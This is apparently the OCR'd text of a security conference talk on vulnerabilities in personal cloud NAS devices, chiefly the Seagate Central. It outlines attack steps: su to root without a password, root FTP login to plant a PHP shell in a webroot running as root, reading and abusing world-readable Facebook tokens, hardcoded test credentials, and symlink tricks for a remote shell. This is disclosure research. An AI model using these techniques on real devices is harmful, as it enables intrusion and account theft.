Cloud Device Insecurity

Make it rain

Agenda

I. **Introduction**

II. Targets

    I. Seagate

    II. Akitio

    III. Western Digital

    IV. LaCie

III. Disclosure

IV. Conclusion

#whoami

- Currently independent researcher
- Formerly of Microsoft
  - Windows Security
  - Malware Protection Center
- Also, Tenable
  - Nessus
  - Reverse engineering
- Finding and exploiting bugs half my life

What I'm not talking about

- Physical device hacking
  - But according to the Internet, it's also fun
- Software bundled or supporting the device
  - Didn't install any CDs or download any software
- How great the vendors were at security
  - Surprise!

What I'm talking about

- Hacking the device from the network
  - LAN is the baseline, but your gateway controls Internet access
- Remote vulnerabilities and local roots
  - Appsec and Websec
- By Default
  - Bugs in daemons that are running upon plug-in
  - No bugs for uncommon scenarios or add-ons

Why should I care?

- **I** want to know
  - ..how vulnerable my car is
  - ..if my router has hardcoded creds
  - ..if the crypto I'm using is backdoored
  - ..how much privacy I have on my phone

- **You** might want to know what happens when plug 'the cloud' into your network

Kevin Mitnick also apparently cares

Why don’t more people look at these?

- Requires an (small) investment
  - Devices are in the $75-$300+ range
- You can’t just go to the website, download the demos and start reversing
  - Not that there’s anything wrong with that :-)

Amazon has a lot of clouds

Electronics › Computers & Accessories › Data Storage › "cloud" › Top Brands

Viewing: **Top Brands**

- Akitio (18)
- AMERICAN ADAPTER (1)
- Apotop (3)
- BUFFALO (13)
- Buffalo (9)
- Buffalo Americas (31)
- Buffalo Technology (11)
- CELL POWER ADAPTER (3)
- Clickfree (1)
- ctera (1)
- D-Link (21)
- Drobo (14)
- EZOPower (3)
- Fantom (4)
- GO Enterprise (17)
- HGST, a Western Digital Company (73)
- HQRP (1)
- Hyper (5)
- Iomega (16)
- IS101 (1)
- Kanex (1)
- LaCie (17)
- Lenovo (25)
- Liil 16G USB Flash Drive (94)
- Luxlady 16G USB Flash Drive (70)
- Monster Digital (1)
- MSD 4G USB Flash Drive (130)
- MSD 8G USB Flash Drive (64)
- MyVolts (5)
- Neewer (1)
- Netgear (60)
- Oyen Digital (2)
- Pogoplug (4)
- Pogoplug cloud (1)
- Portable & Gadgets (5)
- PQI (2)
- PWR+ (1)
- QNAP (112)
- Seagate (140)
- sourcingbay (1)
- Space Monkey (2)
- Super Power Supply® (1)
- Synology (7)
- T-Power (4)
- Terra Master (6)
- TerraMaster (2)
- Toshiba (39)
- Transcend (8)
- WD - EXT HDD DESKTOP
- WD Retail (6)
- WESA9 (1)

Reference: http://www.amazon.com/gp/search/other?ie=UTF8&page=1&pickerToList=brandtextbin&rh=n%3A1292110011%2Ck%3Acloud

What is a Personal Cloud?

- "..collection of digital content and services which are accessible from any device"
- Four primary types
  - Online Clouds
  - **NAS Device Clouds**
    - **Network Attached Storage**
  - Server Device Clouds
  - Home-made Clouds

Reference: http://en.wikipedia.org/wiki/Personal_cloud

Personal Cloud NAS vs Regular NAS

- PC/NAS = NAS + ‘cloud’ features
  - Sync Facebook
  - Sync & Stream Media
  - Access your data from the Internet

Reference: http://en.wikipedia.org/wiki/Personal_cloud

Agenda

I. Introduction

II. Targets

   I. Seagate

   II. Akitio

   III. Western Digital

   IV. LaCie

III. Disclosure

IV. Conclusion

Four Big Players

- Western Digital
  - My Cloud
- Akitio
  - MyCloud (not joking)
- Seagate
  - The Central
- LaCie
  - CloudBox

Reference: http://en.wikipedia.org/wiki/Personal_cloud

Are these devices safe?

- Oh, the marketing…
  - "Your data is always safe and completely under your control"
  - "..ensuring your data is safe *and* accessible from anywhere"
  - "provides safe and secure network storage"
  - "ensures **100% security** from data loss"

References:
http://www.seagate.com/external-hard-drives/home-entertainment/media-sharing-devices/seagate-central/
http://www.wdc.com/en/products/products.aspx?id=1140
http://www.akitio.com/network-storage/mycloud-mini
https://www.lacie.com/company/news/news.htm?id=10638

Targets

- Seagate Central
  - STCG2000100

So plug it in

- 12 well known open ports including
  - FTP
  - SSH
  - HTTP/HTTPS
  - Samba

User accounts can elevate to Root

- Seagate-3E080F:~$ id
  - uid=1000(test) gid=1000(test)

- Seagate-3E080F:~$ su
  - Seagate-3E080F:/Data/test# id
  - **uid=0(root) gid=0(root)**

- No local attacks necessary

MontaVista Maxims

Maximum from Minimum
Agile, yet Stable
Flexible, yet Solid
Ubiquitous, yet Unique
Open, yet Secure

Reference: mvista.com

No root password

- So if that's so, I can just login as root, right?
  - This sshd.conf doesn't allow passwordless root logins


Passwordless root account

- What can we do with it, besides su?
  - SSH won't allow passwordless logins
  - There must be a way!
- FTP
  - Good start, but the goal is a remote root shell
  - Doable :-)

Root by FTP

- Login as root
  - No chroot, so we can access the whole filesystem
- Remember, Lighttpd is running as root
  - Upload php shell to webroot
- Profit!

Facebook Integration



Reference:
https://lh5.googleusercontent.com/PaBXzZmZw4FGdqIzLeSdhDvdhuawWAz6yKDt6gV55jL3X6HkN3KK2MhPjbtdy6najY6zI9AH5tM7Pic6cGUGgnXmoI6Emhz3FIh0t0qgmiF-GDS-TYtdVQBGoevPyeHPqg

Stealing Facebook App Tokens

- World-readable
  - -rw-r--r-- 1 root root 383 Aug 26 13:52 /etc/archive_accounts.ser
- $ cat /etc/archive_accounts.ser
  - a:1:{s:8:"facebook";a:1:{s:13:"test@test.com";a:5:{s:7:"service";s:8:"facebook";s:4:"user";s:13:"test@test.com";s:5:"owner";s:4:"test";s:6:"folder";s:7:"private";s:5:"token";s:197:"CAA....your-facebook-access-token";}}}

Stealing Facebook App Tokens

- What can we do with an access token?
  - ☺

Access Token Info

App ID	46 : Seagate Central
Valid	True
Origin	Web
Scopes	public_profile, basic_info, user_photos, user_videos, user_friends

Stealing Facebook App Tokens

- > seagate_fb_accounts.py CAAxxxxxxxx... friends
  - server response:
  - {'data': [{'name': 'Jessie Taylor', 'id': '100000937485968'}, {'name': 'Kellie Youty', 'id': '100000359801427'}, {'name': 'Hope Maynard', 'id': '100001029384 70'}, {'name': 'Angel Tucker Pole', 'id' : '100001402808867'}, {'name': 'Malcolm Vance', 'id': '100002846291 87'}, {'name': 'Tucker Civile', 'id':
  - .....

Unprotected Web Resources

- grep -R -i password /*
  - http://central/cirrus/assets/xml/mv_user.xml

```
▼<users>
  ▼<user username="admin" password="admin" is_admin="yes">
    ▼<my_links>
       <my_link name="Google" external="yes" url="www.google.com"/>
       <my_link name="Getting Started" external="no" url="home/gettingStarted"/>
     </my_links>
   </user>
 ▼<user username="bharath" password="bharath123" is_admin="no">
     <my_links></my_links>
   </user>
 ▼<user username="murtuza" password="welcome" is_admin="yes">
    ▼<my_links>
       <my_link name="Getting Started" external="no" url="home/gettingStarted"/>
     </my_links>
   </user>
</users>
```

Unprotected Web Resources

- Sloppily leaving test collateral lying around


```
get_iscsi.php:                one_way_chap="yes" owc_username="somename" owc_password="somepass"
get_iscsi.php:                mutual_chap="yes" mc_username="somename" mc_password="somepass" size="10"
get_iscsi.php:                one_way_chap="no" owc_username="sreeni" owc_password="srini123"
get_iscsi.php:                mutual_chap="yes" mc_username="bharath" mc_password="bharath123" size="10"
get_iscsi.php:                one_way_chap="no" owc_username="murtuza" owc_password="murtuza"
get_iscsi.php:                mutual_chap="yes" mc_username="somename" mc_password="somepass" size="10"
ers.php:    <user username="admin" fullname="Administrator" password="somepassword" create_private_share="y
d="102">
ers.php:    <user username="Test" fullname="Test User" password="somepassword" create_private_share="no" ci
```

Trivial SOAP Message

2014/08/22
09:41:13.802:src/WSDiscovery.c:657:_WSDiscovery_Hand
leTCPSocket(): have HTTP message

*** glibc detected ***/usr/bin/**seagate_wsd_daemon**:
malloc(): memory corruption: 0x00034148 ***
======= Backtrace: =========
/lib/libc.so.6(+0x705bc)[0x357505bc]
/lib/libc.so.6(+0x73d4c)[0x35753d4c]
/lib/libc.so.6(+0x74d78)[0x35754d78]
/lib/libc.so.6(realloc+0x240)[0x357579ac]

Remote Access




Meet TappIn Agent

```
Seagate-3E080F:/Data/test# /apps/tappin/bin/mono --runtime=v4.0 /apps/tappin/TappIn/TappIn.AgentService.exe --help
TappIn Agent NAS Seagate Cirrus 1.3.1.627

New (V2) Multi-user CLI API:
   -log                          : Prints log
   -device [on/off/status] [message] : Device Status information and control
   -user [delete/on/off/status/loginname/list] [localusername] : User Profile information and control
   -user [create] [localusername] [loginname] [password] [brand] [language code:en] [;separated sharelist] : New us
   -shares [localuser] [;separated sharelist] : List of update user(s) shares
   -agent [start/stop/refresh]          : Agent information and control

Single User/UI Agent commands:
                                 : Sign on interactively into TappIn, by default.
   -start                        : Starts pre-registered agent.
   -run <email> <password>       : Runs agent with supplied TappIn credentials (not recommended).
   -register <filename>          : Output agent information to the specified file.
```

Fail Story: Well, mostly

- In some cases, we can get a remote shell
  - Guess the login credentials
  - **Make a symlink to somewhere useful**
    - / would be great… :-)

